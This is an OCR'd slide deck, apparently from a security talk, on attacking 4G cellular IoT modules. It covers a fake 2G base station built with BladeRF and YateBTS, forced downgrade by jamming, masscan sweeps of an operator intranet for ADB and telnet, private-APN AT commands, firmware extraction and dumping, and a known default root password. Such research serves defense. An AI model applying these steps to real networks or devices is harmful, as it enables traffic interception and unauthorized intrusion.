- Potential Sources of Vulnerabilities being a Linux host exposed on the Internet
  - System Services / remote management / OTA upgrade ….

Additional Attack Surfaces

- Wireless Cellular devices
  - Mis-configurations of operator network allow access to the Internal network
  - With 2G support, it is easy to control network traffic with a fake base station
    - Sniff
    - MITM
    - Access ports
- 3rd Party Customization
  - Buggy/unsafe implementation
  - Reverse Engineering

Thought Process While Attacking


- Before Exploit
  - get shell / analyze firmware / analyze network traffic, mine vulnerabilities

- Run Exploit
  - Traditional methods:
    - Under same Local Area Network: WiFi & wired network, access open port to run exploit
    - Gain access by using weak pass of WiFi hotspot / 8 digit pass…

  - New methods:
    - Mis-configurations of operator network, which makes large range remote attack become possible under the same LAN
    - 2G -- > Gain full control network traffic
      - Access open ports
      - Monitor / modify data (OTA / browser vulnerabilities)
    - Others, such as SMS controlling / Cloud problems

Attack by Using Fake Base Station

- Existing problems of GSM (2G)
  - Client can’t identify whether the station is real or not
  - All these modules support GSM
  - This situation will NOT be fixed
- Solve the problem of auto attach
  - Inspired by Pseudo Base Station in China
  - Increase cell reselection parameters C1&C2
- Not only sends SMS, also controls network traffic
  - Enable GPRS function
  - Hardcode C2 value



Attack by Using Fake Base Station

- How to build
  - Hardware: BladeRF
  - Software: YateBTS (easy to build, set, code)
  - Hardcode C2 to max, then compile

GSML3RRElements.cpp (~/SDR/BTS/yate-bts/mbts/GSM) - gedit

source code path

```
// CELL_RESELECT_OFFSET. 6 bits. Default value is 0.
// C2 offset in 2 dB steps

//mCELL_RESELECT_OFFSET = 0;
mCELL_RESELECT_OFFSET = 63;
mHaveSI3RestOctets = true;
mHaveSelectionParameters = true;
```


set C2 to max

- **Remember**: Testers have to observe the law. Using Electromagnetic shielding box is the best

Attack by Using Fake Base Station

- Downgrade the module to 2G by jamming
- Devices with 4G modules attach to the fake station automatically
- Now we can
  - Monitor all the IP data transmission
  - Access the port, run the exploit
  - Modify the data

- It seems the system management services have been hacked



Attack in the Operator Intranet

- Goal: Large-scale long-range attacks
- Operators often put the 4G clients in a LAN, and there is no network isolation!
  - 10.x.x.x or 172.x.x.x
  - IP:port is accessible
  - Mis-configurations & Roaming
- So we can **remotely** attack via ADB、telnet、web、ssh...

```
➜  ~ masscan 10.78.252.226/22 -p 23,5555 --rate=50

Starting masscan 1.0.4 (http://bit.ly/14GZzcT) at 2019-07-18
 -- forced options: -sS -Pn -n --randomize-hosts -v --send-et
Initiating SYN Stealth Scan
Scanning 1024 hosts [2 ports/host]
Discovered open port 5555/tcp on 10.78.252.175
Discovered open port 5555/tcp on 10.78.253.35
Discovered open port 5555/tcp on 10.78.253.20
Discovered open port 5555/tcp on 10.78.252.73
Discovered open port 5555/tcp on 10.78.255.190
Discovered open port 23/tcp on 10.78.255.191
Discovered open port 23/tcp on 10.78.255.202
Discovered open port 5555/tcp on 10.78.255.203
Discovered open port 5555/tcp on 10.78.255.90
Discovered open port 5555/tcp on 10.78.253.184
Discovered open port 5555/tcp on 10.78.255.234
Discovered open port 23/tcp on 10.78.253.141
Discovered open port 5555/tcp on 10.78.253.210
Discovered open port 5555/tcp on 10.78.252.216
Discovered open port 5555/tcp on 10.78.252.48
Discovered open port 5555/tcp on 10.78.253.4
Discovered open port 5555/tcp on 10.78.252.159
Discovered open port 5555/tcp on 10.78.252.209
Discovered open port 5555/tcp on 10.78.255.84
```

Attack via Private APN

- Private APN Introduction
  - Devices are connected to a private network, invisible to the public internet
  - The devices require special SIM card and APN point (Especially most car companies and well-known IOT equipment)
  - Access to intranet resources directly via VPN in the air
  - Special mode of the Operator Intranet

- Private APN Attack Surfaces
  - Disabled network isolation due to the need to access servers in the intranet.
  - Same type of various devices make centralized attacks possible


Attack via Private APN

- Special SIM card, APN settings
  - Many car companies / equipment use e-sim
    - Same as SIM card
  - Special APN: Get from firmware / logs

```
AT+CICCID
AT+CGDCONT=6,"IPV4V6","zwz[redacted]fu.njm2mapn"
AT+CGAUTH=6,0
AT+CGDCONT=1,"IP","zwz[redacted]fu.njm2mapn"
AT+CGAUTH=1,0
```

APN Name

- Connect to Private APN network, scan vulnurbilities
  - Install e-SIM to our 4G module
  - Set the APN by AT command / webpage config



- Introduction of 4G modules
- Attack Surfaces of 4G modules
- **Attack Preparations**
- Vulnerabilities Found and Exploitation
- Suggested Defense Practice

Prior to the Attack

- Get Firmware / Rom
- Get 

 Shell
- Get Data Transmission

At least 1 for a successful attack

Multiple Ways to Get Firmware

- Get the firmware-update program
  - Unpacking the program, and retrieve the file system
- Get the upgrade tools from vendor tech support
  - Like Qualcomm series, most of the modules have 9008 mode, which could restore all the system
  - The tools include all partitions
- Get a shell
- Last Resort: NAND Flash Dump


Unpack Firmware Upgrade Program

E8372h-153_P711s-WINGLE_Update_21.210.09.00.00_Universal.exe

A packaged .exe file
the firmware-update program for one top seller 4G WiFi

At offset 0x127C172
a zip package


```
8887026     0x1203172     gzip compressed data, from Unix, last modified: 1970-01-01 00:00:00 (null date)
9382642     0x127C172     gzip compressed data, maximum compression, from Unix, last modified: 2015-08-10 12:37:08
```





Unzip, then we get all the files of Linux system partition


Through Firmware Upgrade Tool

- Qualcomm chipset modules have 9008 download mode
- Underlying system is writable
- Focus on system partition










Through Firmware Upgrade Tool




- Partitions Retrieved
- Inspect system.img


- Retrieve Linux system files in UBIFS format


```
root@ubuntu:/tmp# ubireader_extract_files '/home/pp/Desktop/system.img'
Extracting files to: ubifs-root/751791950/usrfs
Extracting files to: ubifs-root/751791950/rootfs
root@ubuntu:/tmp# ls ubifs-root/751791950/rootfs/
bin         cache  etc       lib     mnt   sbin    sys     tmp  WEBSERVER
boot        data   firmware  linuxrc proc  sdcard  system  usr  www
build.prop  dev    home      media   run   share   target  var
```

Through NAND Flash Dump

- NAND Flash Dump is more complicated







Different size
Same pins
BGA 63

Through NAND Flash Dump


```
root@ubuntu:~# binwalk '/home/pp/Desktop/zte-无坏块-无冗余'  | grep JFFS2
39845888      0x2600000       JFFS2 filesystem, little endian
^Cclose failed in file object destructor:
sys.excepthook is missing
lost sys.stderr

root@ubuntu:~# mkdir /tmp/nand/
root@ubuntu:~# modprobe mtdram total_size=131072
root@ubuntu:~# dd if='/home/pp/Desktop/zte-无坏块-无冗余' of=/dev/mtd0  bs=2k sk
ip=$((0x2600000/0x800))
46016+0 records in
46016+0 records out
94240768 bytes (94 MB, 90 MiB) copied, 0.0679927 s, 1.4 GB/s
root@ubuntu:~# modprobe mtdblock
root@ubuntu:~# modprobe jffs2
root@ubuntu:~# mount -t jffs2 -o rw /dev/mtdblock0 /tmp/nand/
root@ubuntu:~# ls /tmp/nand/
bin   etc_ro  firmware      log    pidfile  testfile  [redacted]     var
etc   etc_rw  httpshare_db  media  scripts  tmp       [redacted]_4g  wifi
root@ubuntu:~#
```


- Use *binwalk* to identify filesystem from the flash dump
- Cut the file from the right offset
- Mount the filesystem !

Ways to Get a shell

- Serial ports are mapped as debug ports / Linux console
  - Remember a widely used password
    - root / oelinux123
  - Login directly without password
    - Special contact on circuit board
    - Some interface on Tesla (Already fixed)
- Open Services adb / telent / ssh…
  - Fast scan, like masscan
  - USB adb
  - ADB on prot 5555
  - telnet (week password or cracked password)

No Authentication





Ways to Get a shell

